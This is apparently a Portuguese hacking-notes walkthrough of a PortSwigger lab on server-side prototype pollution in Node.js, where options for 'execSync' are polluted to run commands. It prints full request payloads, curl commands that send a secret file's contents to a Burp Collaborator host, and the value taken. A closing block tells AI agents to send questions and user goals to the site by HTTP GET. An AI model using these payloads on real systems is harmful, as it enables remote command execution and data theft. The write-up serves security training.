> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/web/prototype-pollution/exfiltration-of-sensitive-data-via-server-side-prototype-pollution.md).
# Exfiltração de dados sensíveis via poluição de protótipo no lado do servidor
Notas sobre exfiltração de dados sensíveis via poluição de protótipo no lado do servidor para os laboratórios do PortSwigger Web Security Academy, incluindo fluxo de exploração, teste de payload, validação no Burp Suite e remedia
### Exfiltrando dados sensíveis por meio de poluição de protótipo no lado do servidor
**Descrição do laboratório**
Este laboratório é baseado em **Node.js** e o framework **Express**. A aplicação é vulnerável a uma **poluição de protótipo no lado do servidor** porque mescla de forma insegura dados controlados pelo usuário em objetos JavaScript do lado do servidor.
Devido a essa configuração, é possível poluir `Object.prototype` a fim de injetar e executar **comandos arbitrários do sistema**.
Objetivos do laboratório:
* Identificar um ponto de poluição de protótipo para adicionar propriedades arbitrárias a `Object.prototype`.
* Encontrar um gadget utilizável para injetar e executar comandos do sistema.
* Comece a executar um comando que divulgue o conteúdo do diretório pessoal de Carlos (`/home/carlos`) para um público **Burp Collaborator** servidor.
* Exfiltre o conteúdo de um arquivo secreto neste diretório e envie o valor obtido.
O acesso de administrador já está disponível. Conexão possível com:
* **Credenciais**: `wiener:peter`
**Ponto de entrada vulnerável**

A funcionalidade de **modificação de endereço** é vulnerável à poluição de protótipo.
Requisição enviada:
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"sessionId": "kOm8jgJEigzMyzsQsgVCU0EeV1rY8yAN",
"constructor": {
"prototype": {
"test": "false",
"json spaces": 1
}
}
}
```

**Confirmação da poluição**
A resposta do servidor confirma `Object.prototype` a poluição e a escalada de privilégios:
```json
{
"username": "wiener",
"firstname": "Peter",
"lastname": "Wiener",
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"isAdmin": true,
"test": "false",
"json spaces": 1
}
```

**Operacionalidade administrativa**
No painel de administração, uma **Executar manutenção** opção está disponível. Ela envia a seguinte requisição:
{% code overflow="wrap" %}
```json
{"csrf":"h46R2yfLgIvyIWxZirHtszPDxwU6L7Q1","sessionId":"kOm8jgJEigzMyzsQsgVCU0EeV1rY8yAN","tasks":["db-cleanup","fs-cleanup"]}
```
{% endcode %}

Este recurso usa `child_process.execSync()` no lado do servidor. Essa função inclui `shell` e `entrada` parâmetros, o que é um gadget que pode ser explorado por meio de poluição de protótipo.
**Injeção de comandos via `execSync`**
Em `__proto__` poluente, é possível controlar as opções passadas para `execSync`:
```bash
"__proto__": {
"shell":"vim",
"input":":! curl https://xij5wpecnt9c8cso5mvxsgk4avgo4hs6.oastify.com/n"
}
```


Ao executar a tarefa de manutenção, isso falha no lado da aplicação, mas uma solicitação é enviada para **Burp Collaborator**, confirmando a execução do comando.
**Exfiltração do arquivo secreto**
Para exfiltrar o conteúdo do arquivo secreto de Carlos, o seguinte payload é usado:
```json
"__proto__": {OU
"shell":"vim",
"input":":! curl https://$(cat /home/carlos/secret).xij5wpecnt9c8cso5mvxsgk4avgo4hs6.oastify.com/n"
}
```
OU:
```bash
cat /home/carlos/ | base64 | curl -d @- xij5wpecnt9c8cso5mvxsgk4avgo4hs6.oastify.com
```
Requisição completa:
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"sessionId": "kOm8jgJEigzMyzsQsgVCU0EeV1rY8yAN",
"__proto__": {
"shell":"vim",
"input":":! curl https://$(cat /home/carlos/secret).xij5wpecnt9c8cso5mvxsgk4avgo4hs6.oastify.com/n"
}
}
```
**Resultado**
O servidor Burp Collaborator recebe uma solicitação contendo o valor do arquivo secreto:
```bash
I8jYiV1Nkj3IiWR0sbp5fpgVd5NXbAfR
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/web/prototype-pollution/exfiltration-of-sensitive-data-via-server-side-prototype-pollution.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.